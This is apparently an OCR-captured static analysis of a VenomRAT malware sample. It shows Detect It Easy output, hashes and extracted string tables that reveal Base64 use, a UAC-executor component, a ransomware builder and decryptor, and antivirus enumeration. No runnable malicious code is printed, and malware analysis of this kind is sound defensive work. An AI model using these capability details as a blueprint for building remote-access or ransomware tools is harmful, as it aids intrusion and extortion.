NULNULNULNUL@NULNULÀ.tlsNULNULNULNUL      NULNULNULNULpBELNULNULSTXNULNULNULþACKNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNULÀ.gfidsNULNUL0STXNUL
NULNUL•BELNULNULEOTNULNULNULNULBELNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNUL@.rsrcNULNULNULDLEKNULNULNUL•BELNULNULLNULNULNULEOTBELNULNULNULNULNULNUL
NULNULNULNULNULNULNULNUL@NULNUL@.relocNULNULÌ;NULNULNULàBELNULNUL<NULNULNULPBELNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNULBNULNULNULNULNULNULNULNUL
```

VenomRAT

The VenomRAT sample was developed in .NET and has a general entropy coefficient of 6.05.



Detect It Easy v3.04 [Windows 10 Version 1809](x86_64)

File name: C:/Users/IEUser/Desktop/VenomRAT1.exe

File type: PE32

Entry point: 004e614e

Base address: 00400000

Sections: 0003

Time date stamp: 2021-03-25 01:47:12

Size of image: 000ec000

Scan: Automatic

Endianness: LE

Mode: 32-bit

Architecture: I386


Type: GUI

```
PE32
    Library: .NET(v4.0.30319)[-]        S   ?
    Compiler: VB.NET(-)[-]              S   ?
    Linker: Microsoft Linker(48.0)[GUI32]   S   ?
```

■ Deep scan ■ Recursive scan □ All types

100%

166 msec



Info

Type: PE32


Offset: 00000000

Size: 000e5200

■ Comment


```
File name: C:/Users/IEUser/Desktop/VenomRAT1.exe
Size: 938496(916.50 kB)
MD5: 1f209f0d6be48739e9726e4474db76e6
SHA1: df77fda2ce233b4542000b3b2efe57a24884f597
Entropy: 6.05135(not packed)
Operation system: Windows(95)
Architecture: I386
Mode: 32-bit
Type: GUI
Endianess: LE
Entry point(Address): 004e614e
Entry point(Offset): 000e434e
Entry point(Relative address): 000e614e
Entry point(Bytes): ff25002040000000000000000000000000000000000000000000
Entry point(Signature): ff25........000000000000000000000000000000000000
Entry point(Signature)(Rel): ff25........ff25........ff25........ff25........ff25........ff25.....
```

In the extractable strings we have evidence of Base64 encoding.




	Offset	Size	Type	String
266	00037e06	00000005	A	value
267	00037e0c	00000006	A	CU.exe
268	00037e13	00000010	A	System.Threading
269	00037e24	00000008	A	Encoding
270	00037e2d	00000019	A	System.Runtime.Versioning
271	00037e47	00000010	A	FromBase64String
272	00037e58	0000000e	A	ToBase64String
273	00037e67	00000008	A	ToString
274	00037e70	00000009	A	GetString
275	00037e7a	0000000d	A	GetFolderPath
276	00037e92	00000015	A	System.ComponentModel
277	00037ea8	00000006	A	System
278	00037eaf	0000000b	A	resourceMan
279	00037ec0	00000014	A	System.Configuration
280	00037ed5	00000014	A	System.Globalization
281	00037eea	00000006	A	Action
282	00037ef1	00000011	A	System.Reflection
283	00037f07	0000000b	A	CultureInfo
284	00037f13	0000000d	A	get_StartInfo
285	00037f21	00000010	A	ProcessStartInfo
286	00037f32	00000005	A	Sleep
287	00037f38	0000000b	A	DiskCleanup
288	00037f44	0000000d	A	SpecialFolder

Here a reference to the debugging and deployment files *Create.pdb* and *CU.pdb:*




	Offset	Size	Type	String
467	0003b449	00000025	A	$8a3e021c-8fd4-49cd-a9cd-4144b7d701f7
468	0003b474	00000007	A	1.0.0.0
469	0003b502	00000007	A	4.0.0.0
470	0003b55b	00000008	A	11.0.0.0
471	0003b66e	00000029	A	D:\CreateVenomUser\obj\Release\Create.pdb
472	0003b6ce	0000000b	A	_CorExeMain
473	0003b6da	0000000b	A	mscoree.dll
474	0003b944	0000000f	U	VS_VERSION_INFO
475	0003b9a0	0000000b	U	VarFileInfo
476	0003b9c0	0000000b	U	Translation
477	0003b9e4	0000000e	U	StringFileInfo
478	0003ba08	00000008	U	000004b0
479	0003ba20	00000008	U	Comments
480	0003ba3c	0000000b	U	CompanyName
481	0003ba60	0000000f	U	FileDescription
482	0003ba82	0000000f	U	CreateVenomUser
483	0003baa8	0000000b	U	FileVersion
484	0003bac2	00000007	U	1.0.0.0
485	0003bad8	0000000c	U	InternalName
486	0003baf2	0000000a	U	Create.exe
487	0003bb10	0000000e	U	LegalCopyright
488	0003bb44	00000006	U	2020
489	0003bb58	0000000f	U	LegalTrademarks




	Offset	Size	Type	String
497	0003bc5a	00000007	U	1.0.0.0
498	0003be59	0000000b	A	</assembly>
499	0003c100	00000032	A	D:\CreateVenomUser\Uac-Executor\obj\Release\CU.pdb
500	0003c169	0000000b	A	_CorExeMain
501	0003c175	0000000b	A	mscoree.dll
502	0003c25a	0000000f	U	VS_VERSION_INFO
503	0003c2b6	0000000b	U	VarFileInfo
504	0003c2d6	0000000b	U	Translation
505	0003c2fa	0000000e	U	StringFileInfo
506	0003c31e	00000008	U	000004b0
507	0003c336	00000008	U	Comments
508	0003c352	0000000b	U	CompanyName
509	0003c376	0000000f	U	FileDescription
510	0003c3a6	0000000b	U	FileVersion
511	0003c3c0	00000007	U	1.0.0.0
512	0003c3d6	0000000c	U	InternalName
513	0003c3f0	00000006	U	CU.exe
514	0003c406	0000000e	U	LegalCopyright
515	0003c442	00000006	U	2020
516	0003c456	0000000f	U	LegalTrademarks
517	0003c482	00000010	U	OriginalFilename
518	0003c4a4	00000006	U	CU.exe
519	0003c4ba	0000000b	U	ProductName

The threat contains two separate ransomware and decryption modules, the latter of which is called *Venom Decryptor for Durios*.




	Offset	Size	Type	String
710	0003e6e2	0000000f	A	set_MaximizeBox
711	0003e6f2	00000007	A	TextBox
712	0003e6fa	0000000f	A	InitializeArray
713	0003e70a	00000007	A	set_Key
714	0003e712	0000001c	A	System.Security.Cryptography
715	0003e72f	0000000c	A	get_Assembly
716	0003e73c	0000000c	A	set_ReadOnly
717	0003e749	00000005	A	Empty
718	0003e8c7	0000001e	U	Encryptor.Properties.Resources
719	0003eb52	0000001b	A	□Venom Decryptor for Durios
720	0003eb85	0000000b	A	Venom 2019
721	0003eb95	00000025	A	$0201f858-1c55-4cb2-9caa-870d4d07ae7c
722	0003ebc0	00000007	A	1.0.0.0
723	0003ec50	00000007	A	4.0.0.0
724	0003eca9	00000008	A	11.0.0.0
725	0003edde	0000000a	U	$this.Icon
726	0003eed6	00000006	A	height
727	00043838	00000005	A	I"RZ□
728	00044255	00000006	A	7□cgK□
729	0004454c	00000007	A	OF_4e(J
730	00044dac	00000006	A	□#Je□R
731	000456a0	00000007	A	@UMuKJ□
732	000458f6	00000007	A	{*[!8I1

A reference to the ransomware builder follows.



☑ ANSI ☐ UTF8 ☑ Unicode ☑ C Strings 5 Save Search


	Offset	Size	Type	String
728	00044255	00000006	A	7□cgK□
729	0004454c	00000007	A	OF_4e(J
730	00044dac	00000006	A	□#Je□R
731	000456a0	00000007	A	@UMuKJ□
732	000458f6	00000007	A	{*[!8I1
733	00045d4b	00000005	A	hEUU□
734	00048672	00000005	A	h□z&B
735	00060ee9	0000004e	A	D:\Ransomware-Builder-v0.2d-...
736	00061023	0000000b	A	_CorExeMain
737	0006102f	0000000b	A	mscoree.dll
738	00065c45	00000005	A	I"RZ□
739	00066662	00000006	A	7□cgK□
740	00066959	00000007	A	OF_4e(J
741	000671b9	00000006	A	□#Je□R
742	00067aad	00000007	A	@UMuKJ□
743	00067d03	00000007	A	{*[!8I1
744	00068158	00000005	A	hEUU□
745	0006aa7f	00000005	A	h□z&B
746	000832d7	0000000f	U	VS_VERSION_INFO
747	00083333	0000000b	U	VarFileInfo
748	00083353	0000000b	U	Translation
749	00083377	0000000e	U	StringFileInfo
750	0008339b	00000008	U	000004b0




☑ ANSI ☐ UTF8 ☑ Unicode ☑ C Strings 5 Save Search

	Offset	Size	Type	String
752	000833c5	0000001a	U	Venom Decryptor for Durios
753	00083403	0000000b	U	CompanyName
754	0008341d	0000001a	U	Venom Decryptor for Durios
755	0008345b	0000000f	U	FileDescription
756	0008347d	0000001a	U	Venom Decryptor for Durios
757	000834bb	0000000b	U	FileVersion
758	000834d5	00000007	U	1.0.0.0
759	000834eb	0000000c	U	InternalName
760	00083505	0000000d	U	Decryptor.exe
761	00083527	0000000e	U	LegalCopyright
762	0008355b	0000000b	U	Venom 2019
763	0008357b	0000000f	U	LegalTrademarks
764	000835a7	00000010	U	OriginalFilename
765	000835c9	0000000d	U	Decryptor.exe
766	000835eb	0000000b	U	ProductName
767	00083605	0000001a	U	Venom Decryptor for Durios
768	00083643	0000000e	U	ProductVersion
769	00083661	00000007	U	1.0.0.0
770	00083677	00000010	U	Assembly Version
771	00083699	00000007	U	1.0.0.0
772	00083d46	00000005	A	.text
773	00083d6d	00000006	A	`.rsrc
774	00083d95	00000007	A	@.reloc

VenomRAT executes queries in order to obtain details of active and on-board antivirus software.




	Offset	Size	Type	String
5397	000c38e1	0000000b	A	GetRawHosts
5398	000c38ed	00000008	A	rawHosts
5399	000c38f6	00000006	A	_hosts
5400	000c38fd	00000023	A	VenomC.Chaos.NAudio.Wave.WaveInputs
5401	000c3921	00000018	A	cacheCrossbarVideoInputs
5402	000c393a	00000020	A	get_AvailableCrossbarVideoInputs
5403	000c395b	00000019	A	ColletCrossbarVideoInputs
5404	000c3975	00000013	A	crossbarVideoInputs
5405	000c3989	00000024	A	VenomC.Chaos.NAudio.Wave.WaveOutputs
5406	000c39ae	0000000f	A	RedirectOutputs
5407	000c39be	00000005	A	Focus
5408	000c39c4	00000007	A	Metheus
5409	000c39cc	00000006	A	Radius
5410	000c39d3	00000011	A	SecurityAnonymous
5411	000c39e5	00000007	A	Canopus
5412	000c39ed	0000000c	A	GetAntivirus
5413	000c39fa	00000006	A	Lyrrus
5414	000c3a01	0000000a	A	get_Status
5415	000c3a0c	0000000a	A	set_Status
5416	000c3a17	00000015	A	get_OperationalStatus
5417	000c3a2d	0000000d	A	SetUserStatus
5418	000c3a3b	00000012	A	get_LastUserStatus
5419	000c3a4e	00000012	A	set_LastUserStatus



Strings

	Offset	Size	Type	String
6183	000e41af	00000008	A	VenomBin
6184	000e41c9	00000006	A	2021
6185	000e41d4	00000025	A	$a3a8008e-c41f-4003-b6aa-179efbb225ef
6186	000e41ff	00000007	A	2.8.0.1
6187	000e4332	0000000b	A	_CorExeMain
6188	000e433e	0000000b	A	mscoree.dll
6189	000e44a6	0000000f	U	VS_VERSION_INFO
6190	000e4502	0000000b	U	VarFileInfo
6191	000e4522	0000000b	U	Translation
